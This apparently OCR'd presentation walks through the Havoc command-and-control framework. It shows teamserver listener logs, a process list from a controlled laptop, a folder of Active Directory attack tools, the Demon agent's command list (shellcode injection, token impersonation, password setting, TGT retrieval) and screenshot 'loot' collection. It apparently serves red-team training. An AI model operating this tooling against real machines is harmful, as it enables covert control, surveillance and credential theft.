
ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
4a35a…	192.168.…	0.0.0.0	Bianca	L…		…mon.x64		1s	healthy

```
Bites The Dust]
24/09/2024 01:43:31 [*] Started "teams profile - http" listener
24/09/2024 01:43:31 [*] Started "Pivot - Smb" listener
24/09/2024 01:43:31 [-] Failed to start "Demo " listener: address
already in use
24/09/2024 01:45:15 [+] Spider connected to teamserver
24/09/2024 01:45:31 [-] Spider disconnected from teamserver
24/09/2024 01:45:41 [+] Spider connected to teamserver
24/09/2024 01:47:01 [-] Failed to start "teams profile - http"
listener: Server closed
24/09/2024 01:47:18 [*] Started "demo" listener
24/09/2024 01:58:49 [*] Initialized 4a35a9ea :: Bianca@0.0.0.0
(LAPTOP-31763JEP)
```

```
▼ 0:
  ▼ 4: System
      268: Registry
      868: smss.exe
      3860: Memory Compression
  1048: csrss.exe
▼ 1180: wininit.exe
  ▼ 1248: services.exe
    ▼ 1400: svchost.exe
        8108: WmiPrvSE.exe
        17724: unsecapp.exe
        29588: ApplicationFra…
        15708: SearchHost.exe
        19372: StartMenuExper…
        20132: Microsoft.Note…
        19976: RuntimeBroker.…
      ▼ 6660: Widgets.exe
        ▼ 6136: msedgewebvie…
            21780: msedgewe…
            2812: msedgeweb…
            8944: msedgeweb…
            11560: msedgewe…
            26748: msedgewe…
            21624: msedgewe…
        28700: RuntimeBroker.…
        10356: RuntimeBroker.…
```

Name	PID	PPID	Session	Arch	User
	0	0	0	x64	
System	4	0	0	x64	
Registry	268	4	0	x64	
smss.exe	868	4	0	x64	
csrss.exe	1048	1008	0	x64	
wininit.exe	1180	1008	0	x64	
services.exe	1248	1180	0	x64	
lsass.exe	1272	1180	0	x64	
svchost.exe	1400	1248	0	x64	
fontdrvhost.exe	1424	1180	0	x64	
svchost.exe	1500	1248	0	x64	
svchost.exe	1548	1248	0	x64	
WUDFHost.exe	1572	1248	0	x64	
WUDFHost.exe	1648	1248	0	x64	
svchost.exe	1904	1248	0	x64	
svchost.exe	1912	1248	0	x64	
svchost.exe	1932	1248	0	x64	
svchost.exe	1952	1248	0	x64	
svchost.exe	1128	1248	0	x64	

List of all running processes




Name	
ADModule-master	
ASREPRoast-master	
BloodHound-master	
HeidiSQL_9.4_Portable	
kekeo_old	22/06/2023 12:37
kerberoast	22/06/2023 12:37
PowerUpSQL-master	22/06/2023 12:37
PSTools	22/06/2023 12:37

Navigate through files using File Explorer

HOW IT WORKS

Interacting with Agent

- Havoc provides an inbuilt modules or commands that you can invoke through help option.




```
Bites The Dust]
24/09/2024 01:43:31 [*] Started "teams profile - http" listener
24/09/2024 01:43:31 [*] Started "Pivot - Smb" listener
24/09/2024 01:43:31 [-] Failed to start "Demo " listener: address
```

```
  schtasksquery          Command      Query the given task on the local or remote computer
  screenshot             Command      takes a screenshot
  sessions               Command      get logon sessions
  setuserpass            Command      Sets the password for the specified user account on the target computer.
  shell                  Command      executes cmd.exe commands and gets the output
  shellcode              Module       shellcode injection techniques
  sleep                  Command      sets the delay to sleep
  socks                  Module       socks5 proxy
  task                   Module       task manager
  tasklist               Command      This command displays a list of currently running processes on either a local or remote machine.
  tgtdeleg               Command      retrieve a usable TGT for the current user
  token                  Module       token manipulation and impersonation
  transfer               Command      download transfer module
  upload                 Command      uploads a specified file
  uptime                 Command      lists system boot time
  userenum               Command      Lists user accounts on the current computer
  whoami                 Command      get the info from whoami /all without starting cmd.exe
  windowlist             Command      list windows visible on the users desktop
  wmi_query              Command      Run a wmi query and display results in CSV format

24/09/2024 02:14:21 [5pider] Demon » screenshot
[*] [1C4B9E68] Tasked demon to take a screenshot
[+] Send Task to Agent [12 bytes]
[+] Successful took screenshot

24/09/2024 02:17:29 [5pider] Demon » screenshot
[*] [4C0295E7] Tasked demon to take a screenshot
[+] Send Task to Agent [12 bytes]
[+] Successful took screenshot

24/09/2024 02:18:51 [5pider] Demon » screenshot
[*] [D3CA9150] Tasked demon to take a screenshot
[+] Send Task to Agent [12 bytes]
[+] Successful took screenshot

[Bianca/LAPTOP-31763JEP] demon.x64 (2).exe/24092 x64
>>> |
```

HOW IT WORKS

LOOTS!!!



```
24/09/2024 01:45:41 Havoc Framework [Version: 0.7] [CodeName:
Bites The Dust]
24/09/2024 01:43:31 [*] Started "teams profile - http" listener
24/09/2024 01:43:31 [*] Started "Pivot - Smb" listener
24/09/2024 01:43:31 [-] Failed to start "Demo " listener: address
already in use
24/09/2024 01:45:15 [+] Spider connected to teamserver
```

AgentID: 4a35a9ea Show: Screenshots

Name	Date
Desktop_…	24/09/20…
Desktop_…	24/09/20…
Desktop_…	24/09/20…

View > Loot

Can view loots on specific agent ID


Loot Collection Pane

List of files on side panel

Developing and Integrating Custom Agents

Custom Agents

- Using Havoc's Service API, custom, third-party agents can be written to interact with the teamserver using the intermediate Python API.
    - **https://github.com/HavocFramework/havoc-py**




The Havoc API requires Python 3.10, install.sh script will help you create the necessary environment to use it on Ubuntu 20.04:

